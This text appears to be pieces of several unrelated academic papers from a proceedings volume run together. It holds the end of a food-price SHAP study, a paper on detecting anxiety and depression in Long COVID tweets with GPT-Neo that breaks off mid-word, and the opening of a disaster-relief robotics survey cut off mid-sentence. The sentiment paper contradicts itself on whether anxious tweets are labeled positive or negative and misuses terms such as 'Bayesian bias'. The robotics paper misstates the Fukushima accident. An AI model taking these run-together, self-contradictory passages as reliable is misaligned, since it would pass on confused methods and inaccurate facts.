


Fig. 3. Network graph visualization of the top 10% most significant influencers as a result of SHAP values on price changes across all countries and food categories, representing the complex relationships and dependencies that exist in the Balkan food market. The nodes, represent different food categories and countries, are interconnected by lines that illustrate the influence they exert on each other.

REFERENCES

- [1] F. Urak, A. Bilgic, W. J. Florkowski, and G. Bozma, "Confluence of covid-19 and the russia-ukraine conflict: Effects on agricultural commodity prices and food security," *Borsa Istanbul Review*, 2024, ISSN: 2214-8450. DOI: <https://doi.org/10.1016/j.bir.2024.02.008>.
- [2] F. Trajkovikj, A. Todorovska, D. Peshevski, *et al.*, "A comprehensive study of food prices and food fraud in the european union," in *2023 IEEE International Conference on Big Data (BigData)*, 2023, pp. 4557–4566. DOI: 10.1109/BigData59044.2023.10386666.
- [3] D. Peshevski, A. Todorovska, F. Trajkovikj, *et al.*, "Methodology for food prices forecasting," in *2023 IEEE International Conference on Big Data (BigData)*, 2023, pp. 4539–4547. DOI: 10.1109/BigData59044.2023.10386082.
- [4] B. R. Moulton, "Basic components of the cpi: Estimation of price changes," *Monthly Lab. Rev.*, vol. 116, p. 13, 1993.
- [5] T. Chen and C. Guestrin, "Xgboost: A scalable tree boosting system," in *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, ser. KDD '16, San Francisco, California, USA: Association for Computing Machinery, 2016, pp. 785–794, ISBN: 9781450342322. DOI: 10.1145/2939672.2939785.
- [6] L. S. Shapley, *A value for n-person games, volume ii of contributions to the theory of games*, 1953.
- [7] K. E. Mokhtari, B. P. Higdon, and A. Başar, "Interpreting financial time series with shap values," in *Proceedings of the 29th Annual International Conference on Computer Science and Software Engineering*, ser. CASCON '19, Toronto, Ontario, Canada: IBM Corp., 2019, pp. 166–172.
- [8] S. B. Jabeur, S. Mefteh-Wali, and J.-L. Viviani, "Forecasting gold price with the xgboost algorithm and shap interaction values," *Annals of Operations Research*, pp. 1–21, 2021.
- [9] Y. Meng, N. Yang, Z. Qian, and G. Zhang, "What makes an online review more helpful: An interpretation framework using xgboost and shap values," *Journal of Theoretical and Applied Electronic Commerce Research*, vol. 16, no. 3, pp. 466–490, 2021, ISSN: 0718-1876. DOI: 10.3390/jtaer16030029.

Analyzing Twitter Posts for Emotional Distress: A Comprehensive Large Language Model Approach for Sentiment Analysis of Depression and Anxiety

Stefanija Trifunovska

*Faculty of Comp. Sci. and Eng.
Ss. Cyril and Methodius University
Skopje, Macedonia*

stefanija.trifunovska@students.finki.ukim.mk

Dea Pahumi

*Faculty of Comp. Sci. and Eng.
Ss. Cyril and Methodius University
Skopje, Macedonia*

dea.pahumi@students.finki.ukim.mk

Anastasija Bogdanovska

*Faculty of Comp. Sci. and Eng.
Ss. Cyril and Methodius University
Skopje, Macedonia*

anastasija.bogdanovska@students.finki.ukim.mk

Jovana Dobрева

*Faculty of Comp. Sci. and Eng.
Ss. Cyril and Methodius University
Skopje, Macedonia*

jovana.dobrevaa@finki.ukim.mk

Mary Lucas

*Department of Computer Science
Boston University, Metropolitan College
Boston, MA 02215, USA*

mmlucas@bu.edu

Irena Vodenska

*Administrative Sciences Department
Boston University, Metropolitan College
Boston, MA 02215, USA
vodenska@bu.edu*

Lou Chitkushev

*Department of Computer Science
Boston University, Metropolitan College
Boston, MA 02215, USA
lrc@bu.edu*

Dimitar Trajanov

*Faculty of Comp. Sci. and Eng.
Ss. Cyril and Methodius University
Skopje, Macedonia
dimitar.trajanov@finki.ukim.mk*

Abstract—This paper presents a comprehensive analysis of the Twitter discourse surrounding Long COVID, employing sentiment analysis techniques through LangChain. The study aims to explain the emotional aspects of individuals affected with Long COVID, with a particular focus on identifying signs of anxiety and depression within the textual data. Preliminary findings reveal multifaceted emotional experiences of individuals affected by Long COVID, shedding light on the mental health challenges they face. The significance of this research lies in its contribution to the understanding of Long COVID's societal impact. By identifying signs of anxiety and depression among, it aids in shaping research directions and support initiatives for individuals struggling with this condition.

Index Terms—Long COVID, Twitter discourse, sentiment analysis, anxiety, depression, large language model, LangChain, societal impact.

I. INTRODUCTION

This paper presents an in-depth analysis of the Twitter discourse surrounding Long COVID, leveraging sentiment analysis techniques facilitated by LangChain. In this work, we examine a large dataset of tweets related to Long COVID, primarily aiming to computationally evaluate sentiment but also paying close attention to identifying signs of anxiety and depression in the text. Through careful analysis our aim is to reveal the complex psychological journey individuals face in dealing with the lasting effects of COVID-19, thus providing insightful perspectives on the mental health challenges associated to this illness.

Preliminary findings from our research illuminate a complex spectrum of emotions among those grappling with Long COVID, ranging from frustration and despair to resilience and hope. We hope to offer a comprehensive understanding of the psychological effects of Long COVID on people's well-being by exploring each aspect of these emotional reactions.

The importance of this study is that it allow researchers to identify mild symptoms of anxiety and depression in individuals who are ill by analyzing Twitter discussions about the coronavirus. By providing insight into the long-term psychological impact of COVID-19 and its social impact, we can inform future research endeavors, public health initiatives, and multiple responses to this persistent health issue by shedding light on the psychological toll of Long COVID and explain its societal implications.

In our study, we utilized a fine-tuned RoBERTa model to classify tweets based on positive and negative sentiments, drawing insights from prior research [1]. Our goal was to demonstrate the effectiveness of Large Language Models (LLMs) in sentiment analysis without extensive training. We found a significant prevalence of tweets expressing depressive and anxious sentiments, highlighting the need for nuanced sentiment analysis techniques. The GPT-Neo model exhibited commendable performance in accurately identifying negative sentiments, emphasizing its effectiveness in discerning complex emotional states within textual data.

A. Long Covid and Its profound impact on health

Health, particularly in the context of the COVID-19 pandemic, has emerged as a paramount global concern. COVID-19, caused by the SARS-CoV-2 virus, has had a profound impact on individuals and communities worldwide. While many people experience mild or moderate symptoms, some are faced with severe illness and long-lasting consequences. This is where "long COVID" [2] comes into focus. Long COVID refers to a condition where individuals continue to experience a range of symptoms and health issues for weeks or even months after their initial COVID-19 infection has resolved. These symptoms can include fatigue, shortness of breath, brain fog, and persistent loss of taste or smell, among others. Understanding and addressing the complex and varied health implications of COVID-19, including long COVID, remains a critical challenge in the ongoing efforts to combat and recover from this global health crisis.

B. Large Language Models

An artificial intelligence (AI) algorithm known as a large language model (LLM) [3] employs deep learning methods and extraordinarily big data sets to comprehend, condense, produce, and anticipate new text. The phrase "generative AI" is also closely related to LLMs, which are actually a subset of generative AI designed exclusively to support the creation of text-based content. At the foundational layer, an LLM needs to be trained on a large volume – sometimes referred to as a corpus – of data that is typically petabytes in size. The training can take multiple steps, usually starting with an unsupervised learning approach. In that approach, the model is trained on unstructured data and unlabeled data. The benefit of training on unlabeled data is that there is often vastly more data available. At this stage, the model begins to derive relationships between different words and concepts.

II. RELATED WORK

In this section, we delve into an analysis of existing literature pertaining to the topic at hand, specifically focusing on papers that have been published thus far or utilize Large Language Model (LLM) frameworks to predict sentiment.

Recent advancements in computational biology [4], particularly the utilization of Large Language Models (LLMs), have revolutionized the forecasting of problematic mutations in SARS-CoV-2, the virus responsible for Covid-19. Notably, a groundbreaking research endeavor, recognized with the prestigious Gordon Bell special prize at SC22, spearheaded by over twenty experts from Argonne National Laboratory, Nvidia, the University of Chicago, and other esteemed institutions, has propelled this innovation. As detailed in a blog post on the Nvidia website, the research team embarked on training an LLM to meticulously track genetic mutations within the virus. This pioneering effort distinguishes itself by employing raw nucleotide sequences, a departure from conventional LLM applications in biology which predominantly rely on datasets of proteins or small molecules. This milestone underscores the pivotal role of LLMs in advancing our understanding of

viral evolution and holds promise for enhancing predictive capabilities in combating infectious diseases.

This study [5] is about Post-acute COVID-19 Syndrome (PCS) by examining various facets among individuals who had recovered from COVID-19. Conducted within a specific timeframe of 10-14 weeks post-onset of infection, the research unveiled PCS as a widespread condition, affecting up to half of the recovered patients. Notably, the symptoms associated with PCS tended to be mild, indicating that while prevalent, the syndrome often did not entail severe or incapacitating manifestations. This study significantly advances our comprehension of PCS, emphasizing its widespread prevalence and the typically mild nature of its symptoms. Moreover, it underscores the complexities involved in prognosticating PCS development solely based on initial clinical parameters, thereby highlighting the need for further research to elucidate its underlying mechanisms and predictive markers.

The emergence of Long COVID, initially conceived as informal patient terminology, has evolved into a recognized medical condition characterized by persistent symptoms following recovery from COVID-19. Given its novelty and the limited research surrounding it, there's a pressing need to explore the sentiments and conversations surrounding this condition. To address this, a recent study [6] delved into publicly available tweets, employing a meticulous methodology. Utilizing the Twarc2 tool, tweets in English were extracted, focusing on keywords related to Long COVID. The resulting dataset, comprising 10,670 tweets after curation, reflected diverse geographical origins, with the United States contributing the largest share. The analysis encompassed keyword frequency, sentiment analysis, and topic modeling, yielding significant insights. Notably, sentiment analysis revealed a balanced expression of positivity and negativity, with emotions like trust, fear, and sadness prevailing. These sentiments were often intertwined with concerns about infection, the ongoing pandemic, and long-term health implications, underscoring the complexity of Long COVID discussions. This study's findings offer valuable guidance for information dissemination and policy-making efforts aimed at addressing the multifaceted challenges posed by Long COVID syndrome.

In this study [7], the focus was on delving into the experiences shared by individuals self-identifying on Twitter as enduring persistent symptoms of COVID-19, known colloquially as "long COVID-19," beyond the acute phase of infection. The emergence of this condition has sparked significant concerns regarding its implications for public health. To tackle this issue, the researchers employed the Twitter public streaming API and specific search terms to pinpoint users actively discussing their long COVID-19 symptoms on the platform. Through meticulous analysis, the study identified 89 users who provided valuable insights into their experiences with long COVID-19, painting a vivid picture of the symptoms and challenges they face. Among the most commonly reported symptoms were persistent fatigue, ongoing shortness of breath, chronic pain, and cognitive difficulties often referred to as "brain fog." Notably, these symptoms exhibited an episodic

pattern rather than a continuous one, highlighting the unpredictable nature of long COVID-19. The findings underscore the ongoing struggles of individuals grappling with post-acute COVID-19 symptoms and emphasize the pressing need for further comprehensive research into the nature, causes, and management of this condition. Addressing these long-term effects is crucial for providing appropriate care and support to affected individuals and informing public health policies to mitigate the broader societal impact of long COVID-19.

The paper [8] provides an extensive overview of how sentiment analysis has been applied to combat COVID-19 and other infectious diseases through the examination of social media and other digital platforms. This systematic review, conducted over a decade up until June 2020, highlights the unprecedented impact of COVID-19, the importance of analyzing public sentiment during such pandemics, and the potential of sentiment analysis in understanding and mitigating the spread of infectious diseases. By systematically reviewing literature from five major databases (ScienceDirect, PubMed, Web of Science, IEEE Xplore, and Scopus) from January 2010 to June 2020, the authors aimed to explore the application of sentiment analysis across different infectious diseases, including pandemics, epidemics, and virus outbreaks. The selected studies were analyzed based on their methodologies, which were categorized into lexicon-based models, machine learning-based models, hybrid models, and individual studies.

The study [9] utilizes sentiment analysis and association rule mining to examine the discourse around Long COVID symptoms on Twitter from May 1, 2020, to December 31, 2021. The research focuses on identifying common symptoms and understanding the relationships between these symptoms as discussed by individuals on the platform. The primary objective is to improve comprehension of Long COVID by analyzing patient-reported symptoms in social media conversations. The collected Twitter data highlighted several prevalent Long COVID symptoms, with brain fog, fatigue, and breathing/lung issues being the most commonly reported. Utilizing association rule mining techniques, the study established connections between symptoms, identifying patterns that could indicate how different symptoms are likely to co-occur. For instance, it found strong associations between loss of taste and loss of smell, as well as between breathing difficulties and other symptoms like fatigue and loss of taste.

III. METHODOLOGY

In the context of processing unlabeled, raw tweet data, the necessity for validated sentiment labels became apparent to corroborate our analytical outcomes. To address this requirement, we leveraged insights from a preceding study [1] in which a RoBERTa model underwent fine-tuning to accurately classify tweets according to positive and negative sentiments, specifically identifying mentions of anxiety and depression. These derived labels formed the foundational reference points against which the accuracy of our model's sentiment analysis capabilities could be assessed.

Our primary objective was to illustrate the efficacy of Large Language Models (LLMs) in achieving comparable levels of sentiment analysis accuracy without necessitating extensive additional training periods. This approach underscores the potential of leveraging pre-existing models and datasets to streamline the sentiment analysis process in a scientific context, particularly when dealing with unstructured text data such as tweets.

A. GPT-Neo model

The selection of the GPT-Neo model [10] for conducting sentiment analysis was a purposeful choice, driven by several significant factors. We opted for this specific model, particularly the EleutherAI/gpt-neo-1.3B variant, due to its exceptional performance in tasks related to natural language understanding. This model underwent rigorous fine-tuning, resulting in its high competence in accurately classifying tweets into distinct "positive" and "negative" sentiment categories, which aligned perfectly with our research objectives.

Our decision to employ the GPT-Neo model was primarily motivated by its state-of-the-art capabilities in processing and comprehending textual data. Its extensive pre-training on diverse language datasets equipped it with an extensive knowledge of nuanced language usage, making it a highly suitable choice for sentiment analysis within the context of Long COVID discussions.

To evaluate sentiment using Large Language Models (LLMs), we formulated a specific query focusing on the identification of mental health-related terminology within tweet content. The question posed for the LLM to analyze was: *"Does the tweet contain words related to anxiety and depression?"* This inquiry directs the model to meticulously scan the tweet for the presence of keywords or phrases indicative of anxiety or depression, thereby determining if the overall sentiment of the tweet aligns with discussions surrounding these mental health concerns. Where "negative" sentiment is tweet without anxiety and depression, and "positive" sentiment tweet having potential for these characteristics.

Figure 1 delineates the comprehensive process involved in labeling a single sample from the dataset. This procedure entails the identification of specific keywords associated with depression or anxiety within a tweet. Upon detection of such terms, the tweet is systematically categorized as exhibiting negative sentiment. Conversely, in the absence of these indicators, the sentiment is classified otherwise. This methodology underscores the rigorous analytical approach adopted to ensure precise sentiment categorization based on the presence of mental health-related lexicon.

IV. RESULTS & DISCUSSION

Upon analyzing the dataset, the results indicate a substantial complexity within the data, characterized by a significant prevalence of tweets manifesting depressive and anxious sentiments. Out of a total of 583,699 samples examined, 86,667 were categorized with a positive sentiment, whereas a markedly higher count of 497,032 tweets were identified




Fig. 1. Fully described process of labeling one tweet sample

as bearing a negative sentiment. This distribution underscores a notable Bayesian bias toward tweets articulating themes of depression and anxiety. Such a bias elucidates the tendency within the dataset towards negative sentiment, highlighting the critical need for nuanced sentiment analysis techniques in accurately parsing and understanding the emotional landscapes conveyed through social media discussions on mental health.

As illustrated in Figure 2, the GPT-Neo model exhibits commendable performance in Bayesian inference, successfully identifying tweets with negative sentiments, 84.19%, while also accurately categorizing those with positive sentiments. This nuanced analysis highlights GPT-Neo's robust capability in discerning complex emotional states within textual data, underscoring its effectiveness in sentiment analysis tasks.

Our research shows how people express their feelings about Long COVID on Twitter. We discovered that many tweets talk about feeling sad or worried, which reflects the tough time people are going through after having COVID-19. Despite these negative emotions, we also found some positive ones, like people supporting each other. Understanding these feelings is important for providing the right help and support to those dealing with Long COVID. Going forward, we should consider both the emotional and practical aspects to effectively address the challenges posed by Long COVID. By using technology to study social media, our research helps us understand the emotional impact of Long COVID and guides efforts to deal with its wider effects on society. Figure 3 presents a lexical analysis, highlighting the terms most frequently associated with negative sentiment in discussions surrounding Long COVID on Twitter. Notably, the analysis identifies "long COVID," "death," "pandemic," "suffering," and "vaccine" as predominant lexemes characterizing the discourse during this period. This distribution of terminology underscores the pervasive apprehension and adversities experienced in the context of the pandemic, as articulated through social media narratives.

This type of sentiment recognition offers an insightful exploration into the complex sentiment landscape characterizing Long COVID discourse on Twitter. It highlights a dominant presence of negative sentiment, mirroring the deep-seated anxieties and uncertainties that pervade public perception of Long COVID. Yet, amidst this backdrop of concern, our study also unveils the emergence of positive sentiment. This latter sentiment is frequently associated with initiatives aimed at raising awareness of Long COVID and expressions of




Fig. 2. Comparison of GPT-Neo results with the RoBERTa fine-tuned model

solidarity with those affected by the condition. These dual threads of sentiment underscore the multifaceted nature of public discourse on Long COVID, weaving together narratives of apprehension and support.

V. CONSLUSION

Our study presents a thorough analysis of the Twitter discourse surrounding Long COVID, employing advanced sentiment analysis techniques facilitated by Large Language Models (LLMs) through LangChain. Through our investigation, we aimed to elucidate the emotional landscape of individuals grappling with Long COVID, with a specific focus on identifying signs of anxiety and depression within the textual data.

The importance of our research lies in its contribution to comprehending the psychological effects of Long COVID and its wider societal ramifications. By detecting indications of anxiety and depression within Twitter conversations, our study offers valuable insights.

Furthermore, our utilization of Large Language Models (LLMs), especially the GPT-Neo model, demonstrates the effectiveness of advanced computational methods in detecting complex emotional states in text data. Through in-depth senti-

Robotic assistance in disaster relief efforts: Challenges and advancements

1st Sara Apostolovska

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
sara.apostolovska@students.finki.ukim.mk*

3rd Marko Ilioski

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
marko.ilioski@students.finki.ukim.mk*

2nd Verche Petrushevska

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
verche.petrushevska@students.finki.ukim.mk*

4th Vlatko Spasev

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vlatko.spasev@finki.ukim.mk*

Abstract—Examining the challenges and advancements in using robotics in disaster relief efforts. Mainly focused on methodologies for training platforms on performing disaster relief, with a chronological insight in this specific field. This paper explains the history of nuclear disasters through a series of case studies, to better understand the problems inherent in robotics aided disaster relief. It has a brief discussion about the potential ethical dilemmas that humanity faces due to taking this innovative approach in the field, upbringing the questions of trust, labor replacement, responsibility and safety. This discipline within the field of robotics, despite the challenges, is growing rapidly and that is proven by the machine learning algorithms that allow robots to adapt and learn from real-world disaster scenarios, that are inspected by the end of this research paper.

Index Terms—Rescue robotics, Disaster Relief Efforts, Nuclear Disasters, Ethical Dilemmas, Machine Learning, Sustainable Development Goals

I. INTRODUCTION

As a relatively young discipline within the field of robotics, rescue robotics proved more than once that it's a field worth of pursuing. Disasters are an imminent part of every society, losing human lives in disaster relief efforts however, are not. Rescue robots enable operators to access areas in harsh conditions that would be inaccessible for humans to enter, they can also serve as remote sensing platforms that make it possible for humans to interact with the destroyed environment. A rescue robot can help visually examine and map the interior of a collapsed building, inspect damage, place acoustic, use thermal, or seismic sensors to monitor the situation, or quickly remove heavy rubble to facilitate extricating victims. Providing this kind of rapid access and intervention should translate into fewer lives lost, lesser injuries and, overall, faster recovery from the disaster itself.

This paper examines multiple test cases connected with nuclear disasters, the usage of robotics at the time of the first ones was rarely easily accomplishable. The unfortunate accident that struck in Chernobyl in 1986 and two other in

Ibaraki Prefecture, Japan not so long after, set the foundation for the usage of robotics in disaster relief. The problems with these robots were mainly the massive size, they were constructed for some simpler tasks, and most importantly they lacked the necessary amount of radiation resistance. Ground-breaking discoveries in this field emerge after the unfortunate accident that struck at the Fukushima Nuclear Power Station of Tokyo Electric Power Company in 2011, as a result of a large radioactive material leakage. The multipurpose robot PackBot, the robotic controlled vehicle Team Nippon and the series of Quince robots were dealing with nuclear power plant site.

Ethical dilemmas and questions always arise from implementing a new technology so fast. With these innovations come new concerns and new problems that we need to consider, for example loss of expertise of old employees that are replaced with automation. This is only a small part of what we aim to explore in this paper, alongside five other major topics.

One of the main challenges disaster relief robotics faces today is urban search and rescue (USAR) operations. Implementing machine learning algorithms that allow robots to adapt and learn from real-world disaster scenarios, is a current brake-through. By combining human guidance with machine learning, these controllers help rescue robots work better in tough situations. With its flexible design and smart features, this new approach makes urban search and rescue missions safer and more effective, improving how we respond to disasters.

The 2023 edition of the AI for Good Global Summit that took place in Geneva presented over 30 cutting-edge robots, to conclude this paper we will examine two of them, Fotokite Sigma and Collosus with the primary task of disaster response and relief. They have tremendous potential to improve disaster response and enhance public safety and at the same time they are aligned with the Sustainable development goals of the United Nations.

II. MOTIVATION

The increasing frequency and intensity of natural and man-made disasters underscore the urgent need for innovative and effective disaster relief strategies. Robotic assistance presents a promising approach for addressing the limitations of traditional response mechanisms. By researching the challenges and advancements in this field, this research seeks to contribute crucial insights that can shape the future of disaster relief efforts. The potential to enhance navigation, communication, and collaboration in dynamic and hazardous environments through robotics holds the promise of saving lives and mitigating the impact of disasters. As we stand at the intersection of technological innovation and humanitarian urgency, exploring the capabilities and limitations of robotic assistance becomes not only a scholarly pursuit but a vital component to empower responders and communities in the face of adversity. This research aims to inspire and inform the ongoing evolution of disaster relief strategies by harnessing the transformative potential of robotics.

Rescue robotics is a relatively young discipline within field robotics. Its goal is to provide rescuers in operation areas with the ability to sense and act at a distance from the site of disasters [1], i.e. “phenomena caused by environmental or man-made events that lead to fatalities, injuries, stress, physical damage and economic breakdown of great significance.” [2]. Rescue robots can enable operators to access areas in harsh conditions that would be inaccessible, or too dangerous or slow for humans to enter. They can also serve as remote sensing platforms that make it possible for humans to interact with the destroyed environment [3]. A rescue robot can, for example, help visually examine and map the interior of a collapsed building, inspect damage, place acoustic, or thermal, or seismic sensors to monitor the situation, or quickly remove heavy rubble to facilitate extricating victims [4]. Providing this kind of rapid access and intervention should translate into fewer lives lost, lesser injuries and, overall, faster recovery from the disaster itself [1].

III. THE ROLE OF ROBOTICS IN DISASTER RESPONSE SEARCH, RESCUE AND RECOVERY

In general the robots used in disaster relief are divided in 3 categories, most of these platforms are human controlled but the need for semi-autonomous systems that reduce the need for low-level control by operators are becoming more frequent.

- 1) Unmanned Ground Vehicles (UGV) - which carry a range of sensors and are typically equipped with tracks to traverse unstructured terrains.
- 2) Unmanned Aerial Vehicles (UAV) - which can provide aerial support for disaster response operations.
- 3) Unmanned Marine Vehicles (UMV) - which can, for instance, carry out underwater inspections and insert mitigation devices. (Delmerico et al., 2019)



Fig. 1. Unmanned Ground Vehicle



Fig. 2. Unmanned Aerial Vehicle

The field of robotics, specifically UAVs and AI, has emerged as a crucial player in disaster relief, offering tremendous advantages and capabilities that can save lives and mitigate further damage. UAVs have swiftly evolved from gadgets to indispensable tools in disaster management. Their real-time situational awareness, damage assessment, and search-and-rescue capabilities make them invaluable in relief operations. UAVs reduce response time, enhancing the safety of rescue teams, and their ability to access hard-to-reach areas provides critical insights. Meanwhile, artificial intelligence (AI) plays a pivotal role in disaster relief by analyzing vast amounts of data for early warning systems, optimized resource allocation, and rapid damage assessment. The integration of UAVs and AI offers unprecedented advantages, empowering authorities to make informed decisions, potentially saving lives. [5] The transformative power of robotics, showcased by UAVs and AI, revolutionizes disaster response by providing rapid assessment, assisting in hazardous tasks, facilitating efficient resource distribution, and enhancing data collection and analysis. As technology advances, the collaborative efforts of humans and machines promise even more effective disaster response and recovery. Embracing robotics is crucial for minimizing the devastating impact of natural disasters and building a more resilient future.




Fig. 3. Unmanned Marine Vehicle

IV. HISTORY OF NUCLEAR DISASTER RELIEF: CASE STUDIES

As the necessity of using nuclear energy increases, as it protects the air quality by producing massive amounts of carbon-free electricity, so do the safety requirements of nuclear facilities. The usage of robotics seems like quite a convenient way to deal with emergencies and reduce the potential harm to human workers who are much more fragile than their robot counterparts. But throughout the history of mankind, putting this idea into practice was rarely easily accomplishable. In fact there were plenty of challenges standing in the way of achieving the desired goal.

For that reason, many researchers around the world have been studying and improving the performance of robots working under such conditions. To begin with, the unfortunate accident that struck Ukraine in 1986 when the No. 4 reactor of the nuclear power plant in Chernobyl exploded due to human error, forced the nuclear physicists dealing with the aftermath of the accident to consider the usage of robotics since other options were scarce.[6] Even though a number of robots were sent at the site to offer help for some of the tasks, the results were unsatisfactory since all of these robots failed due to radiation damage. This moment was quite crucial as it provided motivation for the American Department of Energy and NASA to start conducting thorough research focused on the nuclear accident emergency robot. The need to provide an effective means to analyze and document the state of the nuclear reactor, NASA Ames Research Center and the Robotics Institute of Carnegie Mellon University have teamed with RedZone Robotics, which resulted in the development of the Pioneer Robot. This robot's main purpose was to provide a vision system for examining the structure of the Chernobyl reactor building. The problem with this model, and other models previously created, was the fact that they were quite massive in size, constructed for some simpler tasks, and lacking the necessary amount of radiation resistance[7]. Not so long after the aforementioned Chernobyl accident of 1986, two other nuclear related accidents occurred in Ibaraki Prefecture, Japan. Later it was determined that once again the cause for this accident was inadequate regulatory oversight and worker qualification. This called for proper governmental funding of

several Technological and Research Institutions within Japan. The second of these two accidents, which occurred in JCO Company of Japan, lead to the existence of a severe radiation environment, so that the human workers could not enter the site. As a result the researchers focused on creating robots that would be resistant to the high levels of radiation. However the robots that were developed after this terrible accident, were never really put to use due to the absence of nuclear accidents, so they were only being used for daily maintenance in nuclear facilities.[8]

Years will pass until the occurrence of one of the most crucial events, that will heavily influence the further development and improvement of robotics for nuclear disaster relief efforts. The event in question is the Fukushima nuclear accident which occurred at the Fukushima Nuclear Power Station of Tokyo Electric Power Company in 2011. The result of the explosion of several nuclear power plants was a large radioactive material leakage, which left the site in a state of extreme confusion. Three weeks after the accident, the first multipurpose robot, called PackBot, manufactured by iRobot Corporation, USA was introduced to the site. The work of this robot was quite impressive, since it managed to open the double door of the reactor building all by itself and provide some necessary measurements from within the room of the reactor building. It could measure the radiation dose, the oxygen concentration and the atmospheric pressure. In a similar fashion to the Chernobyl accident, proper documentation and analysis of the damage was needed, so a small military unmanned aerial vehicle was also brought to the site to capture images of the reactor and turbine buildings and the surroundings from above. To deal with the debris in the surrounding areas of the power plant, remotely controlled machines which were previously developed for unmanned constructions were used on the site. In addition to these machines, a robotic control vehicle, named Team Nippon was also used to identify the outdoor radiation source by using a gamma-ray camera. This vehicle was properly protected with 80 